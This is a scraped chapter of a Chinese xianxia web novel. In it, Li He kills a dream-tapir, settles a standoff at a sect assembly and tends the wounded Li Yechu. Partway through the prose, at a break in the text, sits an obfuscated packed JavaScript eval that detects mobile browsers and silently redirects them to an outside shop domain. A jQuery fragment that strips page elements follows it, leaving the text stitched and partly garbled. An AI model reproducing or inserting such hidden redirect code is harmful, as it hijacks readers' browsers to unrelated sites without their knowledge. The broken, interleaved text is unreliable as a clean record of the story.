“呃……呃啊啊!!”
疼痛后知后觉涌了上来,李叶雏惨叫出声,可还没等他回过神来,梦貘将他提至半空,无数鲜血喷涌而出!
“吼!!!”
品尝到了鲜血滋味,梦貘彻底陷入了狂暴!
温珏脸色苍白,看着空中那个身影陷入惊恐:“不对,不对,梦貘只会攻击活人才对,那个幻影……李叶雏真的还活着?!”
“不……不是的,”林希来喃喃道,“我们一直忘了,还有一个人也被拉进了幻境里。”
两人面面相觑,异口同声道:
“——连、青。”
没等他们继续探讨,剑鸣声便蜂拥而至,霎那间寒意扑满了他们周身。接着一束粗如立柱红光从远处飞来,瞬间贯穿天地,须臾就将梦貘击了个对穿!
梦貘吃痛松口,李叶雏便如同断了线的风筝一样从高空直直坠落,鲜血成线似的随他降落。他勉强恢复神智,手上却没有半分力气,只听得耳边狂风呼啸,席卷而来,如万千鬼哭。
从这么高的地方摔下去会死吧。李叶雏在混乱中忽然想到,不知道幻境里死去会不会影响现实,如果不会就好了。
这样连青的魂魄回来之时,至少身子没有受到任何影响。
他这头正胡思乱想着,忽然,一阵冷冽的檀香汹涌而来。
刹那间,一切都静了。
李叶雏感觉到自己被人揽入臂中,随即涌上一个温暖的怀抱,他埋头窝在冷香里,外界所有声音都被屏蔽了。
“没事了。”有人按住他的后脑勺,安抚地拍了拍:
“我在。”
底下传来急呼:“离鹤,小心身后!”
梦貘被鲜血激出邪性,见猎物被夺当即嘶吼一声,天地间遽然风云突变,如河水般宽广的闪电当空斩下!
但离鹤没有回头,唯有右手重重一抓,不平剑随之飞腾归位。他抱着李叶雏小心侧身,大乘期的威压轰地铺开,而不平剑凭空幻化出九九八十一道剑影,红光将梦貘团团围困,将整个空间都染成了血红色!
“天罗地网。”他轻声道。
嚓!唰!
薄刃穿皮入肉却不见滴血,少顷,凶兽发出凄厉悲鸣!
满目所见皆成了血红色,一时之间根本分不出究竟是血还是剑光,温珏和林希来被大能的剑意所压制跪在地上,控制不住地发起抖来。
那是一种来自魂魄深处的畏惧,是窥见天堑外时生理性的害怕。
过了好一会儿,直到不平剑的剑气缓缓消散,温珏和林希来这才缓过神抬起头来——
只见那梦貘此刻瘫软在地成了骨架,血肉堆成小山高,而不远处,离鹤浑身沾满腥液,宛如从地狱走出的妖魔。
可朝他怀中看去,昏厥的少年却干干净净,不染一丝脏污。
“梦貘死了,”温珏喃喃道,“他竟然只用了一招。”
但他飞快地反应过来,立马起身赶去,只见离鹤站在梦貘残骸前,伸手一抓,血肉中一颗深紫色妖丹缓缓飞出。
温珏试探问道:“仙尊,你可知道这‘李叶雏’的身份,或许是连家那……”
“我知道,”离鹤对他视而不见,“他是连青,被卷进幻境中成了李叶雏。”
那就好,说明多少还有点人性。温珏刚松了口气,就看见对方将妖丹放入了乾坤囊里。
一种说不清道不明的古怪感涌上他的心里,但还没等温珏细细挖掘,头顶轰然穿来一道清透光亮,紧接着天幕上绽开龟裂,瞬间密密麻麻布满了整个幻境。
离鹤率先动身,抱着人朝他们瞥去一眼:
“幻境破了,走吧。”
*
祭风殿中,仙盟众人被困了三日。
自从三日前周净放出了食梦兽,包括仙尊在内共有四人被卷入其中,当即就没了身影。
见他们消失,在场之人皆是一惊,戚时枫反应最快,当即挟太子和卷轴作威胁,而周净则以卷轴为把柄反制,现场竟就此成了对立局面。
戚时枫提剑架在太子咽喉,质问道:“你身为国师,看见太子有难,竟然一点也不紧张?”
周净面不改色:“卷轴就是你们最大的把柄。”
“快放开我!”太子叫嚣道,“不然我就用卷轴的力量,让这里其他人当场自刎!”
其余掌门倒吸一口冷气,须臾,有人颤颤巍巍地开了口:“戚掌门……不如大家先行放下剑来,什么都好商量……”
“是啊是啊,”不少人应和,“仙门和官家都是为了天下苍生,有什么可针锋相对的……是吧?”
殿内一时嘈杂不已,听得戚时枫心烦得很。他当即五指一抓,一座严丝合缝的铁笼当空罩下,将太子整个关进了里头,而最为惊人的是,铁笼地面倒插着数把长剑,正直直地对着太子!
“既然你我都无法动手,”戚时枫悠悠然坐下,挑衅似的看了眼周净,“那就等到仙尊从幻境中出来,再由他定夺如何处置吧。”
众人面面相觑,但也意识到这或许是眼下最好的方法,便暂且同意了。
可如今距离仙尊消失,已经过去了整整三日。
殿内不少人坐不住了,议论纷纷:“戚宫主,已经整整三日了,若仙尊迟迟不出现,我们也总不能一辈子等下去吧!”
“是啊,万一食梦兽编出的幻境极为凶险,仙尊在里头……总之,不能再等了!”
苍山派掌门更是提议道:“这几日下来想必各位也都冷静了,不如放了太子殿下,我们再细谈商议两方联手之事,也不是不可以!”
月启生拍桌大怒:“这怎么行!仙门若真受控于他人,还谈什么求仙问道,通通去皇家走狗得了!”
“月掌门怎么说话的!”“不知好歹,大望天子必不会如此待我们!”
殿内瞬间炸成了一团烟花,所有人都争先恐后抢着发言,生怕落了下乘。而周净端坐高台一言不发,像看笑话似的微微勾起嘴角。
啧。
戚时枫本来就烦,当场就要提剑发作。可就在他动身之时,殿中央的空地处却无端掀起一阵强风,而后凭空出现一条裂缝,倏地照亮了整座大殿!
在众人震惊的注视下,离鹤颀长的身影缓缓踏出,人们这才发现他怀中竟抱着一名昏迷的少年,正是被一同卷入的连家少爷。
而在他之后,温珏同林希来也陆续走了出来。
“仙尊!是仙尊回来了!”
“果然,区区食梦兽而已,自然不在仙尊话下!”
“还请仙尊为我们做主,当场处置皇室之人!”
离鹤对周遭的议论充耳不闻,腰间的不平剑却眨眼飞向了角落里的周净!
就当人们以为周净也会出剑对上时,他却只是虚虚挡了一下,小臂处的衣袖顿时被撕成了碎片!
“你是从哪里得来的那只梦貘?”他冷冷问道。
“这是天机,说不得。”周净捂住手臂的伤口,鲜血汨汨流出,他脸上露出一抹遐想的浅笑:
“仙尊,这份礼物是我专门送给你的……可还满意?”
离鹤眯起了眼睛。
月启生在他们之间来回转头,竟是一句也没听懂:“仙尊,如今各大门派的命运都在那副卷轴中,若是真为皇室所用恐怕来日仙门……还请仙尊助天下修士一臂之力!”
他躬身恳求,却久久没能得到答复,须臾,只听见一声长剑归鞘,周净手中的卷轴也一并飞了过去。
离鹤不再看他,转身下令道:“月掌门,卷轴暂且由你保管,这两人也一并交给仙盟处置。”</
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17926219|213537||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
p>“我来保管卷轴?”月启生惶恐,“这万万不可……”
“你身为仙盟盟主,更应拿出魄力来。”离鹤人已走出大门,威声却响彻整座大殿,“然后叫个医师来,有人重伤。”
月启生忙不迭喊道:“是!”
殿内鸦雀无声,所有人大气不敢出,直到那道带着寒意的身影消失在了视野尽头。
李叶雏意识回笼时,第一反应是脸上痒痒的。
他下意识想伸手去摸,可怎么也抬不了胳膊,像是魂魄困在躯壳里旁观地感知一切。
耳边传来摩擦声,听起来有点像人走动时衣服发出的声音,可细听却又不见了,只剩下树叶沙沙摆动。
好无聊。
李叶雏依稀感觉到不远处有亮光,是整个黑暗世界里唯一的光源。虽然他现在动不了,但意识却很活跃,只好强烈地期盼着有点别的动静,好让自己别那么无聊。
这样的日子已经过了很多天,偌大的空间里只有他和另一人,可那人也总是沉默不语,从来不和他说说话。
“你的身体太虚弱了。”一道声音突然在他耳边炸起。
是师尊?原来在他边上不说话的人是师尊啊。
他迷迷糊糊想着自己应该是生病了,所以才一直躺在这儿,没法修行。
“我原以为能护住你的,”离鹤低声道,“但总让你受伤,对不起。”
我受伤了?
李叶雏这才感觉到自己的肩头确实隐隐作痛,但他还没回想起受伤的原因,一只手却忽然撬开了他的嘴唇。
随后一颗温热的圆珠抵上唇瓣,他压根没法反抗,便任由离鹤将珠子递进了嘴里!
唔……唔唔!!好烫!
那圆珠不知是何物,自从进嘴之后便一路往下,顺着咽喉、食管溜进了肚子里,随后呆在丹田的位置不动了。但那可是修士最重要的地方,万一有个损失可就完了……
果不其然,下一刻,丹田处便立马传来剧痛,李叶雏甚至感觉像是有只手在里头搅动一样,要硬生生将他的丹田给破了!
好痛。
他额上冒出大量冷汗,下意识就想抓住手边的东西,可身体动弹不得,唯有灵魂在躯壳里疯狂挣扎。
像是猜到了想法,一只微凉的大手握住了他。
“别怕,”离鹤轻轻抚平了他的眉头,“我在这里。”
……师尊。
李叶雏好想开口说话。
太痛了,我肚子里的到底有东西,我不想要……
渐渐的,一股暖流从丹田喷涌而出,很快就席卷了四肢。李叶雏一下就反应过来这是股格外强大的灵力,足以让他松开身上的桎梏——
“师尊!”
他猛地睁开眼睛,面前是层层叠叠的床帷,视野昏暗,依稀能辨别出旁边坐了一个熟悉的人影。
无需多想,他便认出来这是离鹤,当即就起身抱住了对方的胳膊:“师尊,我肚子好痛!”
对方身形一僵,李叶雏却根本毫无察觉,继续说了下去:“你刚才喂我吃了什么,丹田里好痛……”
哗啦。
一束亮光唰地打了进来,林希来声先人未至:“阿青,你醒了吗?我给你准备了……”
他一手支着床帷探进头来,登时愣在了原地:“啊,我好像来得不是时候呢。”
李叶雏同他大眼瞪小眼瞪了好一会,那颗生锈的脑袋才缓慢地转动了起来:
第一,李叶雏好像已经死了。
第二,我现在的身份似乎是连家庄小少爷,才没有什么师尊不师尊的。
他顺着林希来古怪的视线往下看去,只见里衣不知何时褪了一半,正松松垮垮地搭在臂弯处。而他就这样光着半边身子……
倚靠在离鹤身上。